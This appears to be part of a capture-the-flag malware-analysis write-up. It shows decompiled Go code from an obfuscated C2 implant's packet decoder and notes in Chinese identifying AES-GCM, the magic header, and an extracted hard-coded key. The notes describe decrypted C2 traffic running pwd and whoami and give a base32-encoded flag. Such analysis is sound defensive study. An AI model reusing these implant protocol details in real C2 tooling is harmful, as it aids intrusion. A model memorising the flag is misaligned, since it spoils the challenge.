  v70 = (void (**)(void))v15;
  if ( *(_QWORD *)(v7 + 72) )
  {
    v71 = v7;
    v78 = v13;
    v76 = v12;
    v74 = v8;
    v73 = v9;
    v69 = 0LL;
    runtime_chanrecv1();
    v16 = v69;
    v17 = *(_QWORD **)(v69 + 128);
    v68[0] = (__int64)YX3V24hkzbt__ptr_IHOP5YLRYmK_DecodeAll_func1;
    v68[1] = (__int64)v17;
    v68[2] = v71;
    v68[3] = v69;
    v70 = (void (**)(void))v68;
    v17[62] = v74;
    v17[63] = v10;
    if ( dword_9CB880 )
    {
      v19 = v17[61];
      v17 = (_QWORD *)runtime_gcWriteBarrier2();
      v18 = v73;
      *v20 = v73;
      v20[1] = v19;
    }
```

```
else
{
  v18 = v9;
}
v65 = v16;
v64 = v17;
v17[61] = v18;
v21 = v76;
v22 = v78;
for ( i = v11; ; i = v49 )
{
  v59 = v21;
  v67 = i;
  YX3V24hkzbt__ptr_wetwopVsvMBS_aOlZOp();
  v57 = YX3V24hkzbt__ptr_dr0nwM_aOlZOp(v51, v53, v55);
  if ( v24 )
    break;
  v25 = *(_QWORD *)(v71 + 232);
  v26 = (__int64 *)runtime_mapaccess2_fast32();
  if ( (_BYTE)v25 )
  {
    v27 = *v26;
    if ( *v26 )
    {
      if ( dword_9CB880 )
      {
        v63 = *v26;
        runtime_gcWriteBarrier2();
        *v29 = v28;
        v29[1] = v30;
        runtime_wbMove();
        runtime_wbMove();
        runtime_wbMove();
        v27 = v63;
      }
      v31 = (__int64)v64;
      v64[58] = v27;
      *(_OWORD *)(v31 + 96) = *(_OWORD *)(v27 + 16);
      *(_OWORD *)(v31 + 112) = *(_OWORD *)(v27 + 32);
      *(_OWORD *)(v31 + 128) = *(_OWORD *)(v27 + 48);
      *(_OWORD *)(v31 + 144) = *(_OWORD *)(v27 + 64);
      *(_OWORD *)(v31 + 160) = *(_OWORD *)(v27 + 80);
      *(_OWORD *)(v31 + 176) = *(_OWORD *)(v27 + 96);
      *(_OWORD *)(v31 + 192) = *(_OWORD *)(v27 + 112);
```

```
        *(_OWORD *)(v31 + 208) = *(_OWORD *)(v27 + 128);
        *(_OWORD *)(v31 + 224) = *(_OWORD *)(v27 + 144);
        v32 = *(_QWORD *)(v27 + 200);
        v33 = *(_QWORD *)(v27 + 184);
        *(_QWORD *)(v31 + 272) = *(_QWORD *)(v27 + 192);
        *(_QWORD *)(v31 + 280) = v32;
        if ( dword_9CB880 )
        {
          v31 = runtime_gcWriteBarrier2();
          *v34 = v33;
          v34[1] = v35;
        }
        *(_QWORD *)(v31 + 264) = v33;
        *(_QWORD *)(v31 + 384) = *(_QWORD *)(v27 + 160);
        *(_OWORD *)(v31 + 392) = *(_OWORD *)(v27 + 168);
        v36 = *(_QWORD *)(v27 + 8);
        if ( dword_9CB880 )
        {
          v31 = runtime_gcWriteBarrier2();
          *v37 = v36;
          v37[1] = v38;
        }
        *(_QWORD *)(v31 + 88) = v36;
      }
      else
      {
        v31 = (__int64)v64;
      }
      v39 = 0LL;
    }
    else
    {
      v31 = (__int64)v64;
      if ( *((_DWORD *)v64 + 130) )
        v39 = off_99AAF0[0];
      else
        v39 = 0LL;
    }
    if ( v39 )
      goto LABEL_56;
    v40 = v71;
    if ( *(_QWORD *)(v71 + 24) < *(_QWORD *)(v31 + 80) )
      goto LABEL_56;
    v41 = *(_QWORD *)(v31 + 512);
```

```
if ( v41 == -1LL )
{
  v43 = v22;
  v44 = v67;
}
else
{
  if ( v41 > *(_QWORD *)(v71 + 16) - (v59 - v76) )
    goto LABEL_56;
  if ( *(_BYTE *)(v71 + 57) )
  {
    v42 = v22;
    if ( v41 > v22 - v59 )
      goto LABEL_56;
  }
  else
  {
    v42 = v22;
  }
  v43 = v42;
  if ( (__int64)v41 > v42 - v59 )
  {
    v60 = v41 + v59 + 16;
    v45 = runtime_makeslice();
    if ( v45 != v67 )
    {
      v66 = v45;
      runtime_memmove();
      v45 = v66;
    }
    v40 = v71;
    v43 = v60;
    v44 = v45;
  }
  else
  {
    v44 = v67;
  }
}
if ( !v43 && !*(_BYTE *)(v40 + 57) )
{
  v46 = 2 * v74;
  if ( 2 * v74 > 0x100000 )
    v46 = 0x100000LL;
```

```
            if ( *(_QWORD *)(v40 + 16) < v46 )
              v46 = *(_QWORD *)(v40 + 16);
            v61 = v46;
            v47 = runtime_makeslice();
            v43 = v61;
            v44 = v47;
          }
          v48 = v43;
          v21 = v44;
          YX3V24hkzbt__ptr_dr0nwM_sq_7ygsP_B(v52, v54, v56, v57, v58);
          if ( v48 || *(_QWORD *)(v71 + 16) < (unsigned __int64)(v21 - v76) || !v64[62] )
            goto LABEL_56;
          v22 = v50;
        }
        if ( off_99A340[0] == v24 )
        {
          v62 = &off_74D8E8;
          runtime_ifaceeq();
        }
LABEL_56:
        (*v70)();
      }
    }
    return result;
}
```

分析得到，协议的魔术头是 ET3RNUMX 结合 HpkfE6vaP2b_e1JiVk9Nmh(..., 12LL) 中的 12LL，可以确认： 算法: AES-GCM 模式: GCM (Galois/Counter Mode) Nonce (IV) 长度: 12 字节 (标准 GCM Nonce 长度) // off_99B220 提取密钥 AES_KEY='xfqGcVjrOWp5tUGCPFQq448nPDjILTe7' 写一个脚本解密数据包 解密数据包 packet，看到是 C2 服务器，执行了 pwd，whoami 等命令，最后 base32 输出了一个 secret MZWGCZ33MI3WGNJYG4YDALJSMIYDCLJUMRSDILJYGUZDMLLBGRQTIN3BGY2WCMLBHF6QU